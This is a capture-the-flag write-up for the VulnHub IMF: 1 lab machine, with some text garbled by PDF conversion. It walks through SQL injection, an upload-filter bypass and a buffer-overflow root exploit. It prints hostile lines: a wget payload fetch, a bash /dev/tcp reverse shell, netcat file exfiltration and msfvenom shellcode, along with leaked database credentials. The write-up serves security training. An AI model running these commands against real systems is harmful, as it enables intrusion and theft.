[VulnHub] IMF: 1

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Overview

This is a writeup for VulnHub VM IMF: 1. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): exploit_php_fileupload_bypass, privesc_bof

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Sun Sep 22 12:16:22 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    4 /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/_quick_tcp_nmap.txt -oX
    /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/xml/_quick_tcp_nmap.xml

→ 192.168.92.178

   Nmap scan report for 192.168.92.178
   Host is up, received arp-response (0.00039s latency).
   Scanned at 2019-09-22 12:16:24 PDT for 11s
   Not shown: 999 filtered ports
  Reason: 999 no-responses
7 PORT STATE SERVICE REASON
                                       VERSION
                        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
   80/tcp open http
   | http-methods:
9
   Supported Methods: GET HEAD POST OPTIONS
   http-server-header: Apache/2.4.18 (Ubuntu)
11
   |_http-title: IMF - Homepage
12
   MAC Address: 00:0C:29:2A:CD:D9 (VMware)
13
14
   Read data files from: /usr/bin/../share/nmap
15
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
16
   # Nmap done at Sun Sep 22 12:16:36 2019 -- 1 IP address (1 host up) scanned in 13.16 seconds
17
```

2. The Nmap NSE script http-comments-displayer found out first flag on the contact.php page:

Figure 2: writeup.enumeration.steps.2.1

3. We also find base 64 strings used as filenames for some javascript files. Decoding these strings reveal the second flag:




Figure 3: writeup.enumeration.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVl"
flag2{aWlmYbase64: invalid input
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVlXUnRhVzVwYzNSeVlYUnZjZz09fQ==" ; echo
flag2{aWlmYWRtaW5pc3RyYXRvcg==}
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 4: writeup.enumeration.steps.3.2

4. Following up on the imfadministrator string, it turned out to be a directory name. Visting this link gives a login page with an interesting comment in HTML source. We made a few attempts but could not successfully login:

```
http://192.168.92.178/imfadministrator/index.php

<!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure through. - Roger -->
```




Figure 5: writeup.enumeration.steps.4.1

5. We intercept the login request via Burp proxy and change the pass field to an array which confuses the application and returns a page with the third flag:

```
flag3{Y29udGludWVUT2Ntcw==}
b64d "Y29udGludWVUT2Ntcw=="
continueTOcms
```




Figure 6: writeup.enumeration.steps.5.1




Figure 7: writeup.enumeration.steps.5.2




Figure 8: writeup.enumeration.steps.5.3




Figure 9: writeup.enumeration.steps.5.4

6. We explored the CMS link but could not find anything interesting apart from the pagename parameter in URL. Upon further enumeration, the URL handler was found to be vulnerable to SQLi:

```
http://192.168.92.178/imfadministrator/cms.php?pagename=home'
Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in
// var/www/html/imfadministrator/cms.php on line 29
```



IMF CMS

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Menu: Home | Upload Report | Disavowed list | Logout

Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in /var/www/html/imfadministrator/cms.php on line 29

Figure 10: writeup.enumeration.steps.6.1

7. We fire up sqlmap on this URL and from the database dump, found a new page containing an image whiteboard.jpg. This image has a QR code that encodes the fourth flag:

Figure 11: writeup.enumeration.steps.7.1




Figure 12: writeup.enumeration.steps.7.2

Findings

Open Ports

```
80/tcp | http | Apache httpd 2.4.18 ((Ubuntu))
```

Files

```
http://192.168.92.178/index.php

http://192.168.92.178/js/ZmxhZzJ7YVcxbVl.js

http://192.168.92.178/js/XUnRhVzVwYzNS.js

http://192.168.92.178/js/eVlYUnZjZzO9fQ==.min.js

http://192.168.92.178/imfadministrator/index.php

http://192.168.92.178/imfadministrator/cms.php?pagename=home

http://192.168.92.178/imfadministrator/images/whiteboard.jpg

http://192.168.92.178/imfadministrator/uploadr942.php
```

Phase #2: Exploitation

1. The http://192.168.92.178/imfadministrator/uploadr942.php page has a file upload functionality. We tried different methods to evade the CrappyWAF filters and ended up using a minimal command execution page with GIF header and extension as the final payload. Once the file is uploaded, it's destination file name is leaked within HTML comments on the result page. We can use this uploaded file to get command execution:






Figure 13: writeup.exploitation.steps.1.1

```
New Tab
                   x whiteboard.jpg (JPEG Imax 192.168.92.178/imfadministrax IMF CMS
                                                                                       × File Uploader
                                                                                                             × http://192.168.92.178/imfadn ×
← → 🏠 🛈 view-source:http://192.168.92.178/imfadministrator/uploadr942.php
🗎 links 🏻 EPIC 3D Printing Timela..
  <input id="submit" type="submit" name="submit" value="Upload">
   </body>
```

Figure 14: writeup.exploitation.steps.1.2

2. While exploring the local directory /var/www/html/imfadministrator/uploads we find a flag5_abc123def.txt file with the fifth flag:

```
cat flag5 abc123def.txt
     flag5{YWdlbnRzZXJ2aWNlcw==}
2
       b64d "YWdlbnRzZXJ2aWNlcw=="
3
         agentservices
```

3. We proceeded to convert our command execution payload into a fully interactive shell. We had to upload a bash reverse shell script and execute it via command injection as other methods did not work:

```
sharehttp 9090
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=wget%20http://192.168.
 → 92.179:9090/shell.sh
```

```
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=cat%20shell.sh
GIF89a /bin/bash -i >& /dev/tcp/192.168.92.179/443 0>&1
nc -nlvp 443
http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=bash%20shell.sh
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # sharehttp 9090
http://192.168.92.179:9090/cmd.gif
http://192.168.92.179:9090/results
http://192.168.92.179:9090/shell.sh
http://192.168.92.179:9090/writeup.yml
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.92.178 - - [26/Sep/2019 13:43:07] "GET /shell.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 15: writeup.exploitation.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 43930
bash: cannot set terminal process group (1363): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@imf:/var/www/html/imfadministrator/uploads$
www-data@imf:/var/www/html/imfadministrator/uploads$ uname -a
uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86 64 x86 64 x86 64 GNU/Linux
www-data@imf:/var/www/html/imfadministrator/uploads$
www-data@imf:/var/www/html/imfadministrator/uploads$ ifconfig
ifconfig
          Link encap:Ethernet HWaddr 00:0c:29:2a:cd:d9
eth0
          inet addr:192.168.92.178 Bcast:192.168.92.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:293 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:731096 (731.0 KB) TX bytes:26023 (26.0 KB)
```

Figure 16: writeup.exploitation.steps.3.2

Phase #2.5: Post Exploitation

```
www-data@imf> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@imf>
www-data@imf> uname
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64
GNU/Linux
```

```
www-data@imf>
   www-data@imf> ifconfig
   eth0 Link encap:Ethernet HWaddr 00:0c:29:2a:cd:d9
         inet addr:192.168.92.178 Bcast:192.168.92.255 Mask:255.255.255.0
9
         inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
10
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
11
         RX packets:3698 errors:0 dropped:0 overruns:0 frame:0
12
         TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
13
         collisions:0 txqueuelen:1000
14
         RX bytes:758609 (758.6 KB) TX bytes:34650 (34.6 KB)
15
   www-data@imf>
16
   www-data@imf> users
17
   root
   setup
19
```

Phase #3: Privilege Escalation

1. Using flag5 as a reference, we search for files with name agent and find two hits. Upon exploring the agent binary it is found that it is also running as a service and bound to 7788/tcp. Since the port is not exposed outside and knockd daemon is also running, it is assumed that there is a port knocking requirement here. We also find a access_codes file with the required sequence of ports to knock. Upon trying this sequence, we were unable to get the 7788/tcp port opened and continued further:

```
find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent

www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
<imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
/www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ file /usr/local/bin/agent
/usr/local/bin/agent: Elf 32-bit LSB excutable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[shal]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not
stripped
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 17: writeup.privesc.steps.1.1

```
www-data@imf:/var/www/html/imfadministrator/uploads$ netstat -antp
netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                      State
                                                                                  PID/Program name
           0
                  0 0.0.0.0:9090
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  1788/nc
tcp
tcp
           0
                  0 127.0.0.1:3306
                                             0.0.0.0:*
                                                                      LISTEN
tcp
                  0 0.0.0.0:7788
                                             0.0.0.0:*
                                                                      LISTEN
           0
                  0 0.0.0.0:22
                                             0.0.0.0:*
                                                                      LISTEN
tcp
           0
                125 192.168.92.178:43942
                                             192.168.92.179:443
                                                                      ESTABLISHED 1791/bash
tcp
tcp
           2
                  0 192.168.92.178:43936
                                             192.168.92.179:443
                                                                      CLOSE WAIT 1747/bash
                  0 :::80
tcp6
           0
                                             :::*
                                                                      LISTEN
           0
                  0 :::22
                                             :::*
tcp6
                                                                      LISTEN
                  0 192.168.92.178:80
                                                                      CLOSE WAIT
tcp6
                                             192.168.92.179:47266
           1
tcp6
           1
                  0 192.168.92.178:80
                                             192.168.92.179:46474
                                                                      CLOSE WAIT
www-data@imf:/var/www/html/imfadministrator/uploads$
www-data@imf:/var/www/html/imfadministrator/uploads$ nc localhost 7788
nc localhost 7788
                   Agent
                   Reporting
                   System
Agent ID: 1234
Invalid Agent ID
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 18: writeup.privesc.steps.1.2

 $Figure\ 19:\ writeup.privesc.steps. 1.3$

2. We find MySQL credentials within /var/www/html/imfadministrator/cms.php file but those didn't seem to be correct and as such we moved on:

```
find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
```

```
www-data@imf:/var/www/html/imfadministrator$ pwd
bwd
/var/www/html/imfadministrator
www-data@imf:/var/www/html/imfadministrator$ cat cms.php
cat cms.php
<?php error reporting(E ALL); ini set('display errors', 1); session start(); ?><html>
<head>
<title>IMF CMS</title>
</head>
<body>
<h1>IMF CMS</h1>
if(isset($ SESSION['admin logged on']) && $ SESSION['admin logged on'] == 'that is affirmative sir') {
?>
Menu:
<a href='cms.php?pagename=home'>Home</a>
<a href='cms.php?pagename=upload'>Upload Report</a> |
<a href='cms.php?pagename=disavowlist'>Disavowed list</a> |
Logout
<br /><br/>
<?php
        $db_user = 'admin';
        $db pass = '3298fj8323j80df!49';
        $db name = 'admin';
        $link = mysqli connect('localhost',$db user,$db pass,$db name);
        $pagename = isset($_GET['pagename'])?$_GET['pagename']:'home';
        $pagename = str_replace('--', '', $pagename);
        $query = "SELECT `pagedata` FROM `pages` WHERE `pagename` = '".$pagename."'";
        $result = mysqli query($link, $query);
        $page = mysqli fetch row($result);
        print $page[0];
} else {
        print "Please login <a href='index.php'>Here</a>";
}
?>
</body>
</html>
www-data@imf:/var/www/html/imfadministrator$
```

Figure 20: writeup.privesc.steps.2.1

3. We transfer the binary locally and start exploring it:

```
cat /usr/local/bin/agent | base64 >agentfile
nc -nlvp 9090 >agentfile
nc 192.168.92.178 9090 <agentfile
```

```
www-data@imf:/var/www/html/imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
<imfadministrator/uploads$ nc 192.168.92.179 9090 <agentfile
www-data@imf:/var/www/html/imfadministrator/uploads$
```

Figure 21: writeup.privesc.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 9090 >agentfile
listening on [any] 9090 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 58364
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agentfile
-rw-r--r-- 1 root root 16K Sep 26 14:27 agentfile
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # cat agentfile | base64 -d >agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not str
ipped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agent
-rw-r--r-- 1 root root 12K Sep 26 14:28 agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 22: writeup.privesc.steps.3.2

4. It requests for an agent ID which we find to be 48093572 using objdump. Upon entering this ID we are presented multiple options and the #3 option seems vulnerable to a buffer overflow. We found the EIP offset to be 168 and then use ROPShell to find a call or jmp that can be used for redirecting control. We created a linux reverse shell using msfvenom, crafted our exploit and used netcat to submit it as payload to the locally running instance of the vulnerable agent binary:

Figure 23: writeup.privesc.steps.4.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # objdump -d agent | grep "<main>:" -A30
080485fb <main>:
80485fb:
                8d 4c 24 04
                                         lea
                                                0x4(%esp),%ecx
80485ff:
                83 e4 f0
                                         and
                                                $0xfffffff0,%esp
8048602:
                ff 71 fc
                                         pushl
                                                -0x4(%ecx)
8048605:
                55
                                         push
                                                %ebp
                89 e5
                                                %esp,%ebp
8048606:
                                         mov
8048608:
                51
                                         push
                                                %ecx
8048609:
                83 ec 24
                                         sub
                                                $0x24,%esp
                a1 44 b0 04 08
804860c:
                                                0x804b044,%eax
                                         mov
                                                $0x8,%esp
8048611:
                83 ec 08
                                         sub
8048614:
                6a 00
                                                $0x0
                                         push
8048616:
                50
                                                %eax
                                         push
                e8 34 fe ff ff
8048617:
                                         call
                                                8048450 <setbuf@plt>
                83 c4 10
804861c:
                                         add
                                                $0x10,%esp
804861f:
                83 ec 04
                                         sub
                                                $0x4,%esp
                68 84 d9 dd 02
8048622:
                                         push $0x2ddd984
                68 f0 89 04 08
8048627:
                                         push
                                                $0x80489f0
804862c:
                8d 45 e0
                                         lea
                                                -0x20(%ebp),%eax
804862f:
                50
                                         push
                e8 8b fe ff ff
                                                80484c0 <asprintf@plt>
8048630:
                                         call
                83 c4 10
                                         add
8048635:
                                                $0x10,%esp
8048638:
                83 ec 0c
                                         sub
                                                $0xc,%esp
                68 f3 89 04 08
                                                $0x80489f3
804863b:
                                         push
                e8 5b fe ff ff
                                                80484a0 <puts@plt>
8048640:
                                         call
                83 c4 10
8048645:
                                         add
                                                $0x10,%esp
8048648:
                83 ec 0c
                                         sub
                                                $0xc,%esp
804864b:
                68 05 8a 04 08
                                         push
                                                $0x8048a05
8048650:
                e8 4b fe ff ff
                                                80484a0 <puts@plt>
                                         call
8048655:
                83 c4 10
                                         add
                                                $0x10,%esp
8048658:
                83 ec 0c
                                         sub
                                                $0xc,%esp
804865b:
                68 le 8a 04 08
                                         push
                                                $0x8048ale
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # printf "%d\n" 0x2ddd984
48093572
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 24: writeup.privesc.steps.4.2

```
EAX: 0xbfffeac4 ("AAA%AASAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAe/
AWAAUAAXAAVAAYAAWAAZAAXAAyA"...)
EBX: 0x0
ECX: 0xb7faa890 --> 0x0
EDX: 0x16
ESI: 0xb7fa9000 --> 0x1d9d6c
EDI: 0xb7fa9000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xbfffeb70 ("AAWAAUAAXAAVAAYAAWAAZAAXAAyAAZA%%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%
TA%qA%UA%rA%VA%"...)
EIP: 0x74414156 ('VAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x74414156
[-----stack-------]
0000| 0xbfffeb70 ("AAWAAuAAXAAVAAYAAwAAZAAxAAyAAZA%XA%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%F/
%TA%qA%UA%rA%VA%"...)
0004| 0xbfffeb74 ("AuAAXAAvAAYAAwAAZAAxAAyAAZA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%
qA%UA%rA%VA%tA%W"...)
0008| 0xbfffeb78 ("XAAvAAYAAwAAZAAxAAyAAZA%%A%SA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%(
A%rA%VA%tA%WA%uA"...)
0012| 0xbfffeb7c ("AAYAAwAAZAAxAAyAAZA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%c/
%VA%tA%WA%uA%XA%"...)
0016| 0xbfffeb80 ("AwAAZAAxAAyAAZA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
tA%WA%uA%XA%vA%Y"...)
0020| 0xbfffeb84 ("ZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%c
A%uA%XA%vA%YA%wA"...)
0024| 0xbfffeb88 ("AAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3/
%XA%vA%YA%wA%ZA%"...)
0028| 0xbfffeb8c ("AzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
vA%YA%wA%ZA%xA%y"...)
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$
gdb-peda$ pattern
pattern arg
             pattern create pattern env pattern offset pattern patch pattern search
gdb-peda$ pattern offset 0x74414156
1950433622 found at offset: 168
gdb-peda$
```

Figure 25: writeup.privesc.steps.4.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.16
8.92.179 LPORT=4433 -f python -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata ga nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 470 bytes
buf = ""
buf += \xeq xc8 xef x4c x39 xdb xc8 xd9 x74 x24 xf4 x5d x31
buf += "\xc9\xb1\x12\x31\x75\x12\x83\xed\xfc\x03\xbd\xe1\xae"
buf += "\xcc\x0c\x25\xd9\xcc\x3d\x9a\x75\x79\xc3\x95\x9b\xcd"
buf += "\xa5\x68\xdb\xbd\x70\xc3\xe3\x0c\x02\x6a\x65\x76\x6a"
buf += \x 44\x 49\x 45\x 3c\x 65\x 0c\x 67\x 69\x 04\x 9e\x 81
buf += \x 80\x12\x55\xe1\x49\x80\xcc\x74\x76\x16\x5c\x0e\x98
buf += "\x26\x69\xdd\xdb"
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 26: writeup.privesc.steps.4.4

Figure 27: writeup.privesc.steps.4.5

5. We got elevated access to the system and can now get the last flag:

```
cat /root/Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}
cat /root/TheEnd.txt
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 4433
listening on [any] 4433 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 55928
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86 64 x86 64 x86 64 GNU/Linux
ifconfig
eth0
         Link encap:Ethernet HWaddr 00:0c:29:2a:cd:d9
         inet addr:192.168.92.178 Bcast:192.168.92.255 Mask:255.255.25.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:25091 errors:0 dropped:0 overruns:0 frame:0
         TX packets:1543 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2160864 (2.1 MB) TX bytes:513863 (513.8 KB)
```

Figure 28: writeup.privesc.steps.5.1

```
pwd
/
cd /root
ls -la
total 28
drwx----- 3 root root 4096 Oct 26 2016 .
drwxr-xr-x 25 root root 4096 Oct 26 2016 ...
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile drwx----- 2 root root 4096 Oct 16 2016 .ssh
-rw-r--r-- 1 root root 28 Oct 11 2016 Flag.txt
-rw-r--r-- 1 root root 947 Oct 26 2016 TheEnd.txt
cat Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}
cat TheEnd.txt
/_/ \___/_/ \_
Congratulations on finishing the IMF Boot2Root CTF. I hope you enjoyed it.
Thank you for trying this challenge and please send any feedback.
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```

Figure 29: writeup.privesc.steps.5.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # echo -en "R2gwc3RQcm90MGMwbHM=" | base64 -d - ; echo
Gh0stProt0c0ls
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 30: writeup.privesc.steps.5.3

Loot

Hashes

```
setup:$6$PR5zOqWk$3MKXMgf6.4bLlznh0R87RB4qaOAcGhbE0Cs8xtUqVPHP8x0553/
GaMZnfsZOWKXLODOqUcVRkfCQN8Dvj......
```

Credentials

```
mysql: admin/3298fj8323j80.....
```

Flags

```
flag1{YWxsdGhlZmls....
flag2{aW1mYWRtaW5pc3RyYXR.....
flag3{Y29udGludWVUT2N.....
flag4{dXBsb2Fkcjk0Mi5.....
flag5{YWdlbnRzZXJ2aWN.....
flag6{R2gwc3RQcm90MGM.....
```

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